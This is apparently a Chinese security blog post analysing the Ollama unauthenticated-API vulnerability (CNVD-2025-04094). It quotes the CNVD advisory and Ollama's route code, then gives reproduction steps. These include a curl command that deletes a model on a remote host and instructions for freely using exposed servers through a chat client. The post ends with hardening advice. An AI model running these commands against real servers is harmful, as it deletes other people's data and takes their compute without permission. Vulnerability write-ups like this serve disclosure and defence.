Ollama未授权访问漏洞分析

2025-3-10 houqe

漏洞详情

关于Ollama存在未授权访问漏洞的安全公告

2025-03-01 17:25:09

安全公告编号:CNTA-2025-0003

近日，国家信息安全漏洞共享平台（CNVD）收录了Ollama未授权访问漏洞（CNVD-2025-04094）。未经授权的攻击者可以远程访问Ollama服务接口执行敏感资产获取、虚假信息投喂、拒绝服务等恶意操作。CNVD建议受影响的单位和用户立即采取措施防范漏洞攻击风险。

一、漏洞情况分析

Ollama是一个本地私有化部署大语言模型（LLM，如DeepSeek等）的运行环境和平台，简化了大语言模型在本地的部署、运行和管理过程，具有简化部署、轻量级可扩展、API支持、跨平台等特点，在AI领域得到了较为广泛的应用。

Ollama存在未授权访问漏洞。由于Ollama默认未设置身份验证和访问控制功能，未经授权的攻击者可在远程条件下调用Ollama服务接口，执行包括但不限于敏感模型资产窃取、虚假信息投喂、模型计算资源滥用和拒绝服务、系统配置篡改和扩大利用等恶意操作。未设置身份验证和访问控制功能且暴露在公共互联网上的Ollama易受此漏洞攻击影响。

CNVD对该漏洞的综合评级为“高危”。

二、漏洞影响范围

漏洞影响的产品和版本：

Ollama所有版本（未设置访问认证的情况下）

三、漏洞处置建议

请使用Ollama部署大模型的单位和用户立即采取以下措施进行漏洞修复：

1、若Ollama只提供本地服务，设置环境变量Environment="OLLAMA_HOST=127.0.0.1"，仅允许本地访问

2、若Ollama需提供公网服务，选择以下方法添加认证机制：

1）修改config.yaml、settings.json 配置文件，限定可访问Ollama 服务的IP地址；

2）通过防火墙等设备配置IP白名单，阻止非授权IP的访问请求；

3）通过反向代理进行身份验证和授权（如使用OAuth2.0协议），防止未经授权用户访问。

（编辑：CNVD） | 已有0条评论


漏洞描述

Ollama 是一个开源的大语言模型（LLM）运行环境和工具集，旨在帮助开发者轻松部署、管理和使用模型（如 DeepSeek 等）。使用Ollma在本地部署大模型时，会在本地启动一个Web服务，并默认开放11434端口且无任何鉴权机制。

DeepSeek等大模型本地化部署基本都是采用Ollama进行部署，然而Ollama存在着至今没有修复的高危漏洞。攻击者可以直接访问敏感接口进行读取、下载或删除私有模型文件，或滥用模型推理资源等高危操作。

原理分析


Ollama是利用go语言写的web应用。鉴于漏洞成因，关注点在于服务端的认证逻辑。



唯一的验证是解析了ip地址，主要是验证的请求来源。

漏洞复现

指纹搜索



ollama接口

ollama注册的接口

```
    // General
    r.HEAD("/", func(c *gin.Context) { c.String(http.StatusOK, "Ollama is running")
})
    r.GET("/", func(c *gin.Context) { c.String(http.StatusOK, "Ollama is running")
})
    r.HEAD("/api/version", func(c *gin.Context) { c.JSON(http.StatusOK,
gin.H{"version": version.Version}) })
    r.GET("/api/version", func(c *gin.Context) { c.JSON(http.StatusOK,
gin.H{"version": version.Version}) })

    // Local model cache management (new implementation is at end of function)
    r.POST("/api/pull", s.PullHandler)
    r.POST("/api/push", s.PushHandler)
    r.HEAD("/api/tags", s.ListHandler)
    r.GET("/api/tags", s.ListHandler)
    r.POST("/api/show", s.ShowHandler)
    r.DELETE("/api/delete", s.DeleteHandler)

    // Create
    r.POST("/api/create", s.CreateHandler)
    r.POST("/api/blobs/:digest", s.CreateBlobHandler)
    r.HEAD("/api/blobs/:digest", s.HeadBlobHandler)
    r.POST("/api/copy", s.CopyHandler)

    // Inference
    r.GET("/api/ps", s.PsHandler)
    r.POST("/api/generate", s.GenerateHandler)
    r.POST("/api/chat", s.ChatHandler)
    r.POST("/api/embed", s.EmbedHandler)
    r.POST("/api/embeddings", s.EmbeddingsHandler)
```


```
    // Inference (OpenAI compatibility)
    r.POST("/v1/chat/completions", openai.ChatMiddleware(), s.ChatHandler)
    r.POST("/v1/completions", openai.CompletionsMiddleware(), s.GenerateHandler)
    r.POST("/v1/embeddings", openai.EmbeddingsMiddleware(), s.EmbedHandler)
    r.GET("/v1/models", openai.ListMiddleware(), s.ListHandler)
    r.GET("/v1/models/:model", openai.RetrieveMiddleware(), s.ShowHandler)
```

漏洞验证

默认情况下，访问部署后的应用，页面会显示“Ollama is running”，一般运行在11434端口（可修改）。

初步验证


http://host:11434




获取模型列表

http://host:11434/api/tags

删除模型




执行 ***curl -X DELETE http://host/api/delete -d '{ "model": "llama3:latest" }'***




模型互动

```
curl http://host:11434/api/chat -d
{
  "model": "<model-name>",  // 模型名称
  "messages": [             // 消息列表
    {
      "role": "user",       // 用户角色
      "content": "<input-text>" // 用户输入
    }
  ],
  "stream": false,          // 是否启用流式响应
  "options": {              // 可选参数
    "temperature": 0.7,
    "max_tokens": 100
  }
}
```




白嫖服务器

首先下载Chatbox [Chatbox AI官网：办公学习的AI好助手，全平台AI客户端，官方免费下载]



经过初步验证的主机，可将url贴入API域名框，选择相应的模型，点击保存即可使用。



修复建议

1、限制Ollama监听范围：仅允许11434端口本地访问，并验证端口状态。

2、配置防火墙规则：对公网接口实施双向端口过滤，阻断11434端口的出入站流量。

3、实施多层认证与访问控制：启用API密钥管理，定期更换密钥并限制调用频率。部署IP白名单或零信任架构，仅授权可信设备访问。

4、禁用危险操作接口：如push/delete/pull等，并限制chat接口的调用频率以防DDoS攻击。

5、关注ollama官方版本更新，及时更新到安全版本。

免责声明